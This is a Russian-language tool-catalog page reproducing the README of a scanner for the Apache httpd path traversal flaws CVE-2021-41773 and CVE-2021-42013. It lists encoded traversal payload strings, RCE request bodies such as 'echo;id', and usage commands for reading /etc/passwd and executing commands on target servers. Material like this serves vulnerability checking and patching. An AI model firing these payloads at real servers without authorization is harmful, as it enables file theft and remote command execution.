
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
Инструменты/GitHubGitHub/thelsa/apache-httpd-path-traversal-checker
РазведкаСканеры уязвимостейЭксплуатацияЭксплуатация веб-приложенийСбор информацииТестирование на Проникновение
GitHubthelsa/apache-httpd-path-traversal-checker

apache-httpd-path-traversal-checker

Поделиться

проверка обхода пути в apache httpd (CVE-2021-41773 / CVE-2021-42013)

Репозиторий
95365 лет назадЕщё не проверено

apache httpd path traversal checker

0x00 Обзор

20211005, в интернете была раскрыта уязвимость обхода каталога в Apache httpd 2.4.49 (cve-2021-41773), которая может привести к произвольному чтению файлов (если обойдённый каталог разрешён для доступа, например, при конфигурации <Directory />Require all granted</Directory>, по умолчанию не разрешён) или выполнению команд (для RCE требуется включённый CGI, по умолчанию модуль CGI не включён).

20211008, также появился обход каталога в версии 2.4.50 (cve-2021-42013), который обходит исправление cve-2021-41773.

Подробности уязвимости: Воспроизведение и анализ уязвимости обхода каталога в Apache httpd 2.4.49/2.4.50

0x01 Быстрый старт

Запуск с помощью python3

Справка: python3 apache-httpd-path-traversal.py -h

Проверка одного URL: python3 apache-httpd-path-traversal.py -u "http://1.2.3.4:80"


Пакетная проверка: python3 apache-httpd-path-traversal.py -f urls.txt -t 30 -s 3

Чтение файлов: python3 apache-httpd-path-traversal.py -u "http://1.2.3.4:80" --cdir /icons --readfile

Выполнение команд: python3 apache-httpd-path-traversal.py -u "http://1.2.3.4:80" --cdir /cgi-bin --rce

0x02 О инструменте

Использует urllib.request для отправки HTTP-запросов

Признаком наличия уязвимости служит чтение /etc/passwd и проверка наличия в ответе строки "root:" (поскольку большинство систем — Linux, проверка Windows пока не учитывается).

Многопоточность, можно задать таймаут для повышения эффективности.

Можно указать существующий каталог (--cdir) и shell для RCE (--rceshell) для гибкости.

При проверке используется список возможных общих каталогов для повышения вероятности успеха.

commonDirList = ['/cgi-bin', '/icons', '/assets', '/uploads', '/img', '/image']

Примечание: иногда для чтения файлов используется каталог icons, а для RCE — cgi-bin; анализ зависит от конкретной ситуации.

Используются 7 форматов PoC и 2 формата POST-данных для RCE:

#cve-2021-41773 poc0 = "/.%2e/%2e%2e/%2e%2e/%2e%2e"

poc1 = "/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e"

#cve-2021-42013 poc2 = "/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65"

poc3 = "/.%%32%65/.%%32%65/.%%32%65/.%%32%65"

poc4 = "/.%%32e/.%%32e/.%%32e/.%%32e"

poc5 = "/.%2%65/.%2%65/.%2%65/.%2%65"

#rce data rce0 = "echo;id"

rce1 = "echo Content-Type: text/plain; echo; id"

//rce的post方法改为get方法好像也行。

//payload要根据目标的apache路径层数变化跳出,一般4层够了。

//要有一个apache存在的目录,比如icons/或cgi-bin/

0x03 TODO

  1. Возможно, будет добавлено обнаружение систем Windows.

  2. Возможно, будут добавлены дальнейшие методы эксплуатации, такие как reverse shell.

0x04 Обратная связь

issus

gmail:[email protected]

qq:[email protected]

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    911
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    548
  • 3

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    366
  • 4

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    362
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    311
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    287

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →






